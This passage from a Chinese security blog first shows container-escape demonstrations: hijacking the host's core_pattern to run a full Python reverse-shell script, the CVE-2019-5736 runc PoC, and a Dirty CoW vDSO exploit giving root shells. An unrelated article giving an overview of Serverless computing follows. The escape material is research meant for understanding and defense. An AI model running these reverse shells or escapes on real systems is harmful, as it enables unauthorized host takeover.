下图是容器内的操作过程：

```

root@JD:/home/rambo# cat /proc/sys/kernel/core_pattern
/usr/share/appport/appport %p %c %d %P
root@JD:/home/rambo#
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec -it 6e /bin/bash
root@6e:~# cat /host/proc/sys/kernel/core_pattern
/usr/share/appport/appport %p %c %d %P
root@6e:~# echo -e "/tmp/.x.py <core>" > /host/proc/sys/kernel/core_pattern
root@6e:~# cat /host/proc/sys/kernel/core_pattern
core
root@6e:~# cd ~
root@6e:~# cat crash.c
#include <stdio.h>

int main(void)
{
    int *a = NULL;
    *a = 1;
    return 0;
}
root@6e:~# cat /tmp/.x.py
import os
import pty
import socket


lhost = [REDACTED]
lport = 10000

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    os.putenv("HISTFILE", '/dev/null')
    pty.spawn("/bin/bash")
    # os.remove('/tmp/x.py')
    s.close()

if __name__ == "__main__":
    main()
root@6e:~# ./crash
Segmentation fault (core dumped)
root@6e:~# [REDACTED]

```

下图展示了攻击者获得的反弹shell：



```

root@JD:~# ncat -l 10000
root@JD:~# cat /etc/passwd | grep rambo
cat /etc/passwd | grep rambo
rambo:x:1000:1000:,:/home/rambo:/usr/bin/zsh
root@JD:~# whoami
whoami
root
root@JD:~# [REDACTED]


```

5. 相关程序漏洞导致的容器逃逸

所谓相关程序漏洞，指的是那些参与到容器生态中的服务端、客户端程序自身存在的漏洞。

下图[8]较为完整地展示了除底层操作系统外的容器及容器集群环境的程序组

件。本节涉及到的相关漏洞均分布在这些程序当中。



5.1 CVE-2019-5736

CVE-2019-5736是由波兰CTF战队Dragon Sector在35C3 CTF赛后基于赛中一道沙盒逃逸题目获得的启发，对runc进行漏洞挖掘，成功发现的一个能够覆盖宿主机runc程序的容器逃逸漏洞。该漏洞于2019年2月11日通过邮件列表披露。

「绿盟科技研究通讯」曾发表过一篇《容器逃逸成真：从CTF解题到CVE-2019-5736漏洞挖掘分析》，深度讲解了该漏洞的前因后果及作为启发的35C3 CTF题目，推荐感兴趣的读者阅读。

我们先在本地搭建起漏洞环境（下图给出了docker和runc的版本号供参照），然后运行一个容器，在容器中模仿攻击者执行/poc程序[9]，该程序在覆盖容器内/bin/sh为#!/proc/self/exe后等待runc的出现。具体过

程如下图所示（图中下方“找到PID为28的进程并获得文件描述符”是宿主机上受害者执行docker exec操作之后才触发的）：

```

rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              NAMES
STATUS              PORTS              NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago   Up 2 minutes      peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/# 

```

容器内的/poc程序运行后，我们在容器外的宿主机上模仿受害者使用docker exec命令执行容器内/bin/sh打开shell的场景。触发漏洞后，一如预期，并没有交互式shell打开，相反，/tmp下已经出现攻击者写入的hello,host，具体过程如下图所示：

```

rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$ 

```

这里我们进行概念性验证，所以仅仅向宿主机上写入文件。事实上，该漏洞的真正效果是命令执行。

6. 内核漏洞导致的容器逃逸

Linux内核漏洞的危害之大、影响范围之广，使得它在各种攻防话题下都占据非常重要的一席。无论是传统的权限提升、Rootkit（隐蔽通信和高权限访问持久化）、DDoS，还是如今我们谈论的容器逃逸，一旦有内核漏洞加持，往往就会从不可行变为可行，从可行变为简单。事实上，无论攻防场景怎样变化，我们对内核漏洞的利用往往都是从用户空间非法进入内核空间开始，到内核空间赋予当前或其他进程高权限后回到用户空间结束。



就容器来讲，归根结底，它只是一种受到各种安全机制约束的进程，因此从攻防两端来看，容器逃逸都遵循传统的权限提升流程。攻击者可以凭借此特点拓展容器逃逸的思路（一旦有新的内核漏洞产生，就可以考虑它是否能够用于容器逃逸），防守者则能够针对此特征进行防护（为宿主机内核打补丁就阻止了这种逃逸手段）和检测（内核漏洞利用有什么特点）。

本文并非以内核漏洞为关注点，列举并剖析过多的内核漏洞于目标没有大的益处。我们可以提出的问题是，为什么内核漏洞能够用于容器逃逸？在具体实施

过程中与内核漏洞用于传统权限提升有什么不同？在有了内核漏洞利用代码之后还需要做哪些工作才能实现容器逃逸？这些工作是否能够工程化，进而形成固定套路？这些问题将把我们带入更深层次的研究中去，也会有不一样的收获。一如主旨，我们将这些问题留给后续文章，本文还是将重点放在案例的介绍上面。

6.1 CVE-2016-5195


近年来，Linux系统曝出过无数内核漏洞，其中能够用来提权的也不少，脏牛（CVE-2016-5195依赖于内存页的写时复制机制，该机制英文名称为Copy-on-Write，再结合内存页特性，将漏洞命名为Dirty CoW，译为脏牛）大概是其中最有名气的漏洞之一。漏洞发现者甚至为其申请了专属域名（dirtycow.ninja），在笔者的印象中，上一个同样申请了域名的严重漏洞还是2014年的心脏滴血（CVE-2014-0160，heartbleed.com）。自这两个漏洞开始，越来越多的研究人员开始为他们发现的高危漏洞申请域名（尽管依然是极少数）。

关于脏牛漏洞的分析和利用文章早已遍布全网。这里我们使用来自scumjr的PoC[10]来完成容器逃逸。该利用的核心思路是向vDSO内写入shellcode并劫持正常函数的调用过程。

首先布置好实验环境，然后在宿主机上以root权限创建/root/flag并写入以下内容：

```
flag{Welcome_2_the_real_world}
```

接着进入容器，执行漏洞利用程序，在攻击者指定的竞争条件胜出后，可以获得宿主机上反弹过来的shell，在shell中成功读取之前创建的高权限flag：



The screenshot shows a terminal session on an Ubuntu system. The user runs a exploit script against a target IP (172.18.0.2) on port 10000. The exploit successfully patches the vDso and establishes a reverse connection shell. Once connected, the user cat's the /root/flag file, which contains the flag {Welcome_2_the_real_world}. The terminal also shows the ifconfig command output, displaying the network interface configuration.

```
ubuntu@fe3c70110fc3: ~/dirtycow-vdso
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vDso successfully backdoored
[*] exploit: patch 2/2
[*] vDso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet HWaddr 02:42:a3:b8:c3:9c
      inet addr:172.18.0.1 Bcast:0.0.0.0 Mask:255.255.0.0
      inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:Link
```

7. 总结

本文梳理了当下常见的容器逃逸相关技术。我们先介绍了容器环境检测的意义和方法，然后从「危险配置」、「危险挂载」、「相关程序漏洞」及「内核漏洞」四个方面介绍了若干容器逃逸方法，并进行简单的Demo展示。

作为系列首篇，本文的主要目的是帮助大家建立对「容器逃逸」的基本了解，认识到这一问题的严重性、广泛性和复杂性，并未涉及过多深层次知识。后续，我们将逐渐深入探讨相关逃逸技术及底层原理，并在充分了解攻方手段后，转换到守方视角，提出行之有效的防御和检测方法。

敬请关注。

注：

- 本文主要以Docker为实际场景进行探讨。另外，文中提到的绝大多数安全问题同样影响同等角色的其他容器实现。
- 第4节题图来自[5]。
- 第6节题图来自[11]。

参考文献

1. [rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb](#)
2. [How to determine if a process runs inside lxc/Docker?](#)
3. [Docker容器环境检测方法【代码】](#)
4. [What are .dockerenv and .dockerinit?](#)
5. [Docker Tips : about /var/run/docker.sock](#)
6. [Linux Programmer's Manual: core - core dump file](#)
7. [利用 /proc/sys/kernel/core_pattern隐藏系统后门](#)
8. [containerd](#)
9. [Frichetten/CVE-2019-5736-PoC](#)
10. [scumjr/dirtycow-vdso](#)
11. [A high-risk two-years old flaw in Linux kernel was just patched](#)
12. [Linux Programmer's Manual: capabilities - overview of Linux capabilities](#)
13. [moby/moby](#)
14. [Docker can now run within Docker](#)
15. [Runtime privilege and Linux capabilities](#)

Serverless 安全研究 – Serverless 概述

星云实验室 绿盟科技

前天

一、Serverless背景

从“硬件”到“Serverless”的变革之路

在“云”的概念还没有产生之前，开发者购买物理机，并在其上部署应用程序，企业将购买的机器放置数据中心，其网络、安全配置均需要专业的技术人员管理，在这种高成本运营模式下，虚拟化技术应运而生。

首先映入眼帘的是虚拟机，依托物理机的网络、计算、存储能力，一台物理机上可运行多个虚拟机，因此很大程度上提升了资源利用率。在虚拟机成为当时的主流后，供应商想到了以编程的方式租用物理机，通过服务器池释放更大的灵活性，这些也渐渐成为了往后IaaS的基础。在2006年8月，由AWS推出的EC2（Elastic Compute Cloud）为IaaS开辟了先河，引领了公有云的迅速发展，随后Microsoft、Google、阿里等厂商也紧追步伐并占据了一定的公有云市场份额，与此同时，私有云也渐渐浮出水面，其中不乏像OpenStack这样优秀的跨时代开源平台。

IaaS让开发者可以按需购买服务器资源，并灵活的部署应用程序，为开发者带来了便利，但针对服务器上操作系统的安装、升级、打补丁、监控等仍需开发者管理和维护。作为开发者来讲，最终目的往往是成功的部署应用，对于服务器的维护通常不应视为必须，为了解决这个难题，PaaS技术出现了，其运行在IaaS之上并抽象掉了硬件和操作系统细节，为应用程序提供了部署平台，让开发者只需关注自己的应用程序。OpenShift、CloudFoundry开源PaaS框架在早期一度独领风骚，后来随着容器技术的崛起，CaaS

(Container as a Service) 的概念被人提出，凭借容器轻量级、移植性强、快速部署的特点，企业渐渐将应用程序由虚拟机迁移至容器环境中部署，并将容器托管至公有云平台或使用开源容器编排工具Kubernetes来管理容器。

经历了IaaS、PaaS、CaaS之后，开发者虽然已经远离物理机运行应用程序的模式，但仍然非常依赖物理机的CPU、内存、存储、网络或其它组件，即便在使用Kubernetes管理容器时，开发者也需要为容器运行时指定硬件要求，如果管理不当，将无法做适当扩展[7]。是否有一种模式，可让开发者不对服务器进行管理，在需要运行应用时服务器启动，不需要将其关闭，从而可减轻开发者的负担并专注于自己的应用实现呢？2012年，Serverless的概念由云基础服务提供商Iron.io的副总裁Ken Fromm在《Why the future of software and apps is serverless》[1]首次提出，Serverless是一种新的云计算模式，

它并不是不需要服务器，而是不需要开发者去管理服务器，其责任划分模式为云厂商提供对服务器的全面托管，开发者只需专注于应用程序设计，并按应用程序的执行次数向云厂商付费。

目前公有云Serverless使用最为广泛的为AWS Lambda，从2014年推出至今依然保持着非常高的热度，除了AWS Lambda外，Google Cloud Functions、Microsoft Azure、IBM Cloud Functions也相继推出了FaaS平台。国内市场，腾讯[8]、阿里[9]、华为[10]这些大厂也紧追Serverless的步伐并各自推出了云函数解决方案。

另一方面，Serverless技术也驱动了许多开源FaaS平台的产生，按照Github上的热度，排名不分先后，目前主要以OpenFaaS、Fission、OpenWhisk、Knative、Kubeless为代表，值得注意的是，随着云原生概念的普及和Serverless自身的特点，这些开源FaaS平台中绝大多数都支持在Kubernetes上进行部署。针对这些开源工具笔者也会在后续的Serverless系列文章中为大家带来解读。

下面笔者将介绍Serverless的具体含义及其优缺点。

二、Serverless定义

2016年8月，martinfowler.com网站上发表的《Serverless》[2]一文中对Serverless概念做了详细阐述，简单来说，Serverless可以理解为以下内容：

Serverless可在不考虑服务器的情况下构建并运行应用程序和服务，它使开发者避免了基础设施管理，例如集群配置、漏洞修补、系统维护等。Serverless并非字面理解的不需要服务器，只是服务器均交由第三方管理。

Serverless通常可分为两种实现方式，BaaS（Backend as a Service）后端即服务和FaaS（Functions as a Service）函数即服务[6]。

为了更清晰的理解BaaS和FaaS是什么，笔者下面将分别进行说明。

2.1 BaaS

开发者进行移动应用开发时，后端经常遇到一些重复、复杂、费时的工作，例如针对不同移动端的推送通知、社交网站登录等，BaaS的出现解决了这些难题，BaaS主要用于将后端复杂重复的逻辑外包给第三方处理，开发者只需编写和维护前端，所以BaaS是一种Serverless模式，下图为cloudflare提供BaaS示意图[11]：




图1 BaaS示意图

可以看出BaaS供应商提供了各种服务端功能，例如数据库管理、远程更新、推送通知、云存储等，而前端完全由开发者管理，前后端通信问题通过BaaS提供的API解决。另外从上图也可以看出，BaaS提供的服务对前端是不

可见的。

BaaS公司主要为移动应用开发者提供服务，目前比较知名的公司有Back4App, Firebase, Backendless, Kinvey等。

BaaS 与 SaaS 的区别

通过《BaaS vs SaaS: What's the difference?》[3]一文中笔者了解到两者区别主要体现为以下两点：

实现服务功能不同

BaaS应用程序致力于帮助开发者创建重复的代码功能，卖点多为特定的后端场景服务，而SaaS应用程序可以在各种场景下使用，卖点多为云软件，从实现功能层面看，SaaS更容易成为主流。

使用群体不同

BaaS专注于平台开发，是为开发人员设计的，而SaaS是为上层用户设计的，其提供的是现成的软件解决方案，所以两者的面向群体不一样。

2.2 FaaS

FaaS是Serverless主要的实现方式，开发者通过编写一段代码，并定义何时以及如何调用该函数，随后该函数在云厂商提供的服务端运行，全程开发者只需编写并维护一段功能代码即可。另外，FaaS本质上是一种事件驱动并由消息触发的服务，事件类型可能是一个http请求，也可能是一次上传或保存操作，事件源与函数的关系如下图所示：




图2 FaaS事件源触发表意图

FaaS典型代表为AWS的lambda，为了便于理解，下述为一个简单的lambda python处理函数：

```
import json
def lambda_handler(event, context):
# TODO implement
return {
    'statusCode': 200,
    'body': json.dumps('Hello from Lambda!')
}
```

不难看出，这段代码导入了JSON python库并定义了一个lambda_handler函数，需要注意的是，为了让lambda可以识别处理函数，通常函数名称需要遵循name_handler的格式，此外，该函数需接收两个参数，分别为event和context，其中event参数包含此函数收到的事件源信息，参数类型通常是python 的dict类型，也可以是list、str、int、float等类型，context参数包含此函数相关的运行时上下文信息。

下面两张图分别为传统的服务端应用部署和FaaS应用部署，我们看看FaaS有什么不同：



图3 传统服务端应用部署简易图



图4 FaaS应用部署简易图

由图3可以看出，当应用程序部署在物理机、虚拟机、容器中时，它实际是一个系统进程，并且由许多不同的函数构成，这些函数之间有着相互关联的操作，一般需要长时间在操作系统中运行；图4可看出，FaaS通过抽离虚拟机实例和应用程序进程改变了传统的部署模式，使开发者只关注单个操作或功能，函数在第三方托管平台上运行，当有事件触发时执行，开发者为使用的资源进行付费。

三、Serverless优势

Serverless责任划分的原则实际已经帮助开发者降低了许多已知风险，这些都是Serverless为我们带来的优势，本节笔者将从成本、风险、应用扩展、交付时长四个方面对Serverless的优势进行说明。

3.1 降低成本

由于Serverless无需对服务端进行管理的特性，类似认证授权、系统升级、安全、进程监控、告警等操作几乎全托管至第三方云厂商，因此对于开发者来说就意味着更少量的运维工作。FaaS平台的运营模式就是一个很好的例子，当创建应用时，开发者只需向FaaS平台提供函数代码，对于函数对应的镜像构建、函数运行时、函数启停及应用的自动化扩展操作均不需要开发者参与，因此相比传统模式，时间、开发、运维成本都将大大降低。

另外，传统的应用程序部署在服务端，往往是非常浪费主机资源的，因为它始终在线，但实际应用程序在数天或数周中可能只会被调用几次，有一些闲置数个月的应用甚至连开发者都忘记曾经部署过，Serverless设计模式摆脱了这种资源浪费，让应用程序可以按需调用，因此又节省了资源成本。

3.2 降低风险

从安全角度而言，Serverless的设计模式实际上在一定程度上降低了安全风险。传统模式下，我们考虑安全架构设计覆盖方方面面，其中需要耗费极大的人力与时间成本，且需要专业的安全团队去处理，在Serverless中，服务端的安全完全可以交由第三方云厂商管理，而开发者只需确保自己上传的代码是安全的即可。

目前，公有云厂商在各自的Serverless解决方案中均配套了相应的安全服务，比如AWS的API网关可以作为函数调用前的过滤器，过滤掉DDoS、异常参数的恶意请求等，KMS (Key Management Service) 服务可以创建并管理加密密钥，控制密钥在Serverless函数中的使用；开源的FaaS平台多选择在Kubernetes上部署也是依托其丰富的安全配置。

3.3 自动化弹性扩展

资源的自动化弹性伸缩是Serverless的一大特性，且由开发者管理，在需求量达到高峰时，可通过弹性伸缩自动增加实例数量以保证性能不受影响，

在需求量较低时，又可自动减少实例数量以降低成本，相比传统的部署模式，开发者省去了手动部署的烦恼，变化的是开发者需要为增加的实例及调用频次支付相应费用。

3.4 降低交付时长

传统的应用交付模式需要开发人员与运维人员合力完成，其中开发周期长、人员沟通效率低下通常为阻碍交付进展的主要因素，随着容器技术的出现，DevOps和敏捷开发在一定程度上改善了这一问题，但对于缺乏经验的工程师仍需要几个月的时间去交付一个项目，Serverless的出现屏蔽了容器技术这一必要条件，让开发者只关注于函数代码实现，并且在数天之内就可以独立完成交付，Serverless的这一优势不仅大大降低了交付时长，还让交付这一本身复杂的事情变的更容易了。

四、Serverless局限性

每种新技术的出现都是为了让人类解决事情变得更简单，但凡事都具有两面性，Serverless的出现也必然伴随着一定的局限性，笔者将从Serverless自身架构模式和运行时局限性两方面进行说明。

4.1 固有局限性

虽然Serverless作为一种云计算模式应用非常广泛，但在使用场景上还是有一定的局限性，CNCF发布的Serverless白皮书v1.0版本中[4]对Serverless的使用场景进行了介绍，如下图所示：




图5 CNCF Serverless使用场景

由上图我们可以看出Serverless比较适用于异步并发、短暂、无状态的应用的场景，并且Serverless一直秉持着节约成本的原则，因此也适用于应对突发或服务使用量不可预测的场景。下面笔者对Serverless固有局限性分别进行说明。

4.1.1 不适用于有状态服务

为了满足“云”的特点—灵活自行扩缩容，Serverless为无状态应用提供了运行平台，对于像数据库这种有状态的服务是不易在Serverless上部署的，即使部署成功也丧失了灵活性，因此Serverless天然不适于部署有状态的应用。目前针对Serverless函数涉及的数据存储主要通过公有云厂商各自的存储服务实现，比如AWS Lambda可将数据存储至S3、DynamoDB、Kinesis、SNS等服务中。

4.1.2 延迟高

传统的应用程序组件间通信可通过数据格式、网络协议、地理位置进行优化，但Serverless固有的设计模式使得应用程序天然具备高度分布式、低耦合的特征，这种模式下应用程序间如果涉及通信，必然会带来延迟，并且延迟会随应用程序的增加而增加。

4.1.3 本地测试受限

Serverless将许多基础设施从平台内部抽离出来，这种设计模式虽然给开发者减轻了服务端的工作量，但也同时增加了本地测试难度，尤其对于服务端的模拟常常是一件棘手的事情，另外Serverless分布式的有点也使应用程序的测试变得困难。

4.2 运行时局限性

FaaS平台作为Serverless的主要实现模式在运行时也具有一定的局限性，像冷启动、供应商锁定、开发和安全工具限制等等，笔者下面将对这些局限性进行介绍。

4.2.1 冷启动

目前，许多像AWS Lambda、Google Cloud Functions、Microsoft Azure Functions等FaaS平台都面临冷启动的问题，冷启动主要分两种，第一种是开发者将应用部署完成后，从某个函数进行第一次调用到该函数被执行期间的这段延迟，具体的讲，这段延迟主要指第三方云厂商将函数打包成镜像并运行为容器所花费的初始化时间；第二种是函数经历第一次调用后很长时间再次被调用时实例化所花费的时间。冷启动到底有多慢呢？各大云厂商均提供了各自官方的冷启动持续时间，虽然每家都声称自己很快，但为了准确性，笔者参照了国外一篇热度非常高的针对冷启动研究的文章《Comparison of Cold Starts in Serverless Functions across AWS, Azure, and GCP》[5]，其中作者通过对AWS Lambda, Azure Functions, Google Cloud Functions三家FaaS平台提供的常见语言冷启动时间进行了比较，其中颜色较暗范围为启动运行时花费时间，颜色较亮范围为总共持续时间如下图所示：




图6 主流公有云FaaS平台常用语言冷启动时间对比图1

可以看出，AWS Lambda以绝对优势领先于其它厂商，冷启动持续时间均低于1秒，Google Cloud Functions启动通常需要1至4秒，Azure Functions启动运行时时长与Google Cloud Functions几乎一样，但Azure Functions整体的冷启动时长较慢，平均下来也基本在8至9秒左右。

冷启动的快慢也与部署文件大小有着紧密联系，在《Comparison of Cold

Starts in Serverless Functions across AWS, Azure, and GCP》文章中，作者通过增加部署文件的大小测试了冷启动延迟时间对比，如下图所示：




图7 主流公有云FaaS平台常用语言冷启动时间对比图2

可以看出冷启动时间随部署文件大小的增加呈稳步上升趋势，AWS Lambda同样在这次比较中以绝对优势获胜。

针对冷启动问题，各大云厂商都在积极应对。目前公有云FaaS平台通常的处理思路为函数被首次调用后，应用实例将保持一段时间的活动状态再被回收，这样优点是对后续请求可进行持续响应并减少不必要的冷启动，缺点是可能会造成一定的资源浪费，所以云厂商也试图在这两者之间做权衡。

4.2.2 供应商锁定

由于各大厂商均有各自的Serverless解决方案，且各自的基础架构组件都不一样，这样就会导致开发者在A供应商使用的Serverless功能可能无法平滑迁移至B供应商，例如开发者使用AWS Lambda，通过DynamoDB来处理数据，也许AWS Lambda和Microsoft Azure Functions之间区别不大，但是很难将Microsoft Azure Functions的东西迁移至AWS Lambda上，所以想要完成适配，就得需要一套标准，但该标准的建立非常难，因为可能需要对整个基础架构进行迁移，如果没有一个完美的理由或利益驱动，各大云厂商是很难达成共识的。

4.2.3 安全工具限制

所谓术业有专攻，传统的应用程序在部署完成后有专业的Web应用防火墙，入侵检测及防护设备对其进行防护，但在Serverless中这些安全设备功能却因供应商锁定问题全部由云厂商实现了，第三方安全设备很难集成至服务端，所以开发者不得不依赖服务端的安全机制，这也是传统安全设备在Serverless环境中的局限性所在。

五、总结

Serverless作为一种新的云计算模式，具有诸多优点，在过去几年积累了一大批拥簇者，在开发者享受新技术为其带来便利的同时也对实用性提出了新的要求和挑战，尤其在FaaS平台中，我们要清楚在这当中既有宝藏—良好的伸缩性和低成本；也有废墟—本地调试和冷启动。

当然，技术也是不断进展的，面对Serverless现有的局限性，各大云厂商也在努力改进。例如，Serverless的监控能力在几年前较弱，如今各大云厂商已经有了各自的监控服务，AWS Lambda的CloudWatch，Azure Function的Azure Monitor，Google Cloud Functions的Google Stackdriver等均受到了开发者的一致好评；而开源FaaS平台像Fission v1.0版本已支持Opentracing和Jaeger，Openfaas也启动了对Prometheus的支持。所以，有些瓶颈一定只是暂时的，不因噎废食是对新技术的态度。

